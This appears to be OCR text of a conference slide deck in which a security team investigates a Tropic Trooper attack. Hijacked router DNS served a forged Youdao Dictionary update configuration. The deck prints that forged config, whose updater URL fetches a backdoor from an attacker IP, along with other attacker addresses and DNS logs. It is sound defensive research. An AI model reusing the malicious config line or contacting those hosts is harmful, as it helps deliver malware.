ITOCHU Cyber & Intelligence Inc.

The Betrayed Update: Beyond the Signpost

WHO AM I ?

Takahiro Yamamoto

Cyber Security Architect
ITOCHU Cyber & Intelligence Inc.

Thanks to team members :)

ITOCHU Cyber & Intelligence Inc.

AGENDA

01. Introduction

02. Revealing the Mechanism

03. Concerns & Measures


04. Conclusions

01. Introduction

Observations So Far

- Tropic Trooper(a.k.a Pirate Panda, KeyBoy and APT23)が関与する攻撃を長期にわたり分析
  - 様々な仕組みを隠れ蓑として攻撃を成立させる手口を活用している。
  - 同様の手口は、他グループでも広がる傾向にある。
  - 日本を含む複数の国を標的にした活動の兆候を観測している。

2023/05 - 2024/03	Spear Phishing
2023/06	Evil Twin Attack
2023/06	Abusing VSCode as a RAT




New Attack Technique Encountered

- 奇妙な現象
  - 正常な操作だけであるにもかかわらず、突如マルウェアに感染をする。
  - 状況から直前で動作しているアプリケーションのアップデートが疑われる。
  - しかし、アプリケーションは正規のもので、アップデートの動作や通信先は正規のように見えている。

- 現象のメカニズムと調査プロセスにおけるブルーチームとしての実践知を共有する

New

? 2024/03 - 2025/05 ?




02. Revealing the Mechanism

Starting Point of the Investigation


- 突然マルウェアが起動するという現象を複数回観測
  - 辞書アプリケーションのアップデート専用のフォルダにマルウェアが設置される。
  - 正確な感染経路の把握が困難だった。

- 一般的に疑われる経路
  - *Lateral Movement ??*
  - *USB Device ??*
  - *Supply Chain Attack ??*
  - *MiTM ??*
  - *Fake App Install ??*



Youdao Dictionary
(正規の辞書アプリケーション)

Backdoor



アプリのアップデート専用フォルダ

Strange location

- 辞書アプリのアップデートの際に作成するフォルダにマルウェアが設置される。
- フォルダとマルウェアファイル作成の間隔は短く、アップデート処理の中で混入した可能性を示唆している。

Timeline

Direction of analysis


Timestamp	Events	Path	File/Folder	Details
:	:	:	:	:
:	:	:	:	:
:	:	:	:	:
2025/05/02 08:28:57.420	Created	C:¥Users¥<Username>¥AppData¥Local¥Yodao¥DeskDict¥updaters¥	20250502072857	A folder for saving the updater will be created. This is normal behavior, and the folder name is determined based on the timestamp.
2025/05/02 08:28:58.384	Created	C:¥Users¥<Username>¥AppData¥Local¥Yodao¥DeskDict¥updaters¥20250502072857¥	ccint.exe	The backdoor written in Golang was created.
2025/05/02 08:29:33.242	Executed			The backdoor was executed.

Skewed Direction

- 通常は公式サーバーから配信される構成情報が偽物にすり替わっていた。
- 偽の構成ファイルがマルウェア感染の起点となっていた。

```
                <module>
                        <name>youdao_ocr_lib.dll</name>
                        <link>http://codown.youdao.com/cidian/update/
                        <md5>1ed4038466444365e656dd49b656cd52</md5>
                        <ver>120</ver>
                        <mode>inquiry</mode>
                        <path>.</path>
                        <initiallog/>
                </module>
        </modules>
        <updaterurl>http://45.32.117.177/ccint.exe</updaterurl>
</updater>
```

75f47ef791344d2148e2d0b63c867c92.xml




Timeline

Direction of analysis

Timestamp	Events	Path	File/Folder	Details
:	:	:	:	:
:	:	:	:	:
2025/05/02 08:28:57.359	Modified	C:¥ProgramData¥Youdao¥DeskDict¥	75f47ef791344d2148e2d0b63c867c92.xml	Update configuration files. This was a fake configuration file prepared by the attacker, which contained a link to a fake update server.
2025/05/02 08:28:57.420	Created	C:¥Users¥<Username>¥AppData¥Local¥Youdao¥DeskDict¥updaters¥	20250502072857	A folder for saving the updater will be created. This is normal behavior, and the folder name is determined based on the timestamp.
2025/05/02 08:28:58.384	Created	C:¥Users¥<Username>¥AppData¥Local¥Youdao¥DeskDict¥updaters¥20250502072857¥	ccint.exe	The backdoor written in Golang was created.
2025/05/02 08:29:33.242	Executed			The backdoor was executed.

Converging Clues

- 複数ケースの感染前後の共通点を整理する。
- 特定のホームネットワークに接続したときだけ現象が発生することが判明。



Timeline

Timestamp	Events	Path	File/Folder	Details
-	Network Connection	-	-	Specific Home Router
:	:	:	:	:
2025/05/02 08:28:57.359	Modified	C:¥ProgramData¥Youdao¥DeskDict¥	75f47ef791344d2148e2d0b63c867c92.xml	Update configuration files. This was a fake configuration file prepared by the attacker, which contained a link to a fake update server.
2025/05/02 08:28:57.420	Created	C:¥Users¥<Username>¥AppData¥Local¥Youdao¥DeskDict¥updaters¥	20250502072857	A folder for saving the updater will be created. This is normal behavior, and the folder name is determined based on the timestamp.
2025/05/02 08:28:58.384	Created	C:¥Users¥<Username>¥AppData¥Local¥Youdao¥DeskDict¥updaters¥20250502072857¥	ccint.exe	The backdoor written in Golang was created.
2025/05/02 08:29:33.242	Executed			The backdoor was executed.

Direction of analysis

Taking the Next Step

- 複数ケースの感染前後の共通点を整理する。
- 特定のホームネットワークに接続したときだけ現象が発生することが判明。

Normal

Abnormality

Timeline

Direction of analysis

Network Connection

Network Connection (Specific Home Router)

Timestamp	Events	Path	File/Folder	Details
-	Network Connection	-	-	Specific Home Router
:	:	:	:	:
-	Created	C:¥ProgramData¥Yoda¥DeskDict¥	791344d2	Update configuration files. This was a fake configuration
-	Created	C:¥Users¥<Username>¥AppData¥Local¥Yoda¥DeskDict¥updaters¥		A folder for saving the update files. This is a fake behavior, and the folder name is determined based on the timestamp.
-	Created	C:¥Users¥<Username>¥AppData¥Local¥Yoda¥DeskDict¥updaters¥<Timestamp>¥	Malware	Malicious files are created.
-	Executed			Malicious file is executed.

Execute Updater

Execute Malware

前提

- 辞書アプリは公式サーバーから設定情報を受けとる
- 特定のホームルーターに接続した時のみ偽物の構成情報にすり替わっている発生

疑い


- 辞書アプリのアップデート通信が乗っ取られている可能性が高い

調査依頼

1. ホームルーター接続時の端末の挙動を監視するため、端末へのセンサーの導入
2. 接続したネットワークでの挙動を分析するための調査スクリプトの実行

Don't Overlook the Oddities

- いくつかの名前解決で同じIPアドレスが返される。
  - 他のアプリケーションも同様に、攻撃に悪用されていることを示唆する結果であった。
- 名前解決の応答元は”XiaoQiang”というXiaomi製ルーターに見られる特徴があった。



2025-	DnsRequest	.net	.9; .16;
2025-	DnsRequest	.com	.160;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	cidian.youdao.com	149.28.129.74;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	.com	149.28.129.74;
2025-	DnsRequest	.com	.10; .10;

Name resolution log

XiaoQiang is a device manufactured by Xiaomi.

```
==========================
domain: cidian.youdao.com
Server:  XiaoQiang
Address:  192.168.31.1

Name:    cidian.youdao.com
Address:  149.28.129.74

Resolving DNS using PowerShell for cidian.youdao.com

Name                                           Type   TTL   Section    IPAddress
----                                           ----   ---   -------    ---------
cidian.youdao.com                              A      0     Answer     149.28.129.74
```

Name resolution script execution result


Investigation Home Router

- ホームルーターの所有者と交渉し、追加でルーターの実物を回収。
- 実機を用いて事象の再現と調査を実施した。

Collected router


Fake Signpost

- ホームルーターが参照するキャッシュDNSサーバーに、ユーザが認識していない不審なIPアドレスが設定されていた。



Insights from Signpost

- 不審なDNSサーバーは特定のドメインに対してのみ、通常とは異なるIPアドレスを返す。



DNS result for the dictionary app update domain

Trust DNS Server

```
PS C:¥Users¥[redacted]> Resolve-DnsName -Name cidian.youdao.com

Name                           Type   TTL   Section    NameHost
----                           ----   ---   -------    --------
cidian.youdao.com              CNAME  553   Answer     dict.youdao.com
dict.youdao.com                CNAME  553   Answer     cname.dict.ntes53.netease.com
cname.dict.ntes53.netease.com  CNAME  553   Answer     oversea.dict.ntes53.netease.com

Name       : oversea.dict.ntes53.netease.com
QueryType  : A
TTL        : 300
Section    : Answer
IP4Address : 47.74.23.225
```

Suspicious DNS Server


```
PS C:¥Users¥[redacted]> Resolve-DnsName -Name cidian.youdao.com

Name                                     Type   TTL   Section    IPAddress
----                                     ----   ---   -------    ---------
cidian.youdao.com                        A      0     Answer     149.28.129.74
```

What is this IP address???

Beyond the Signpost

- ここまでの調査結果から、偽のアップデートサーバーは辞書アプリの偽の構成ファイルを配布していたと考えられる。
- 最終的に、偽の構成ファイルに記載された別のホストからマルウェアがダウンロードされる。

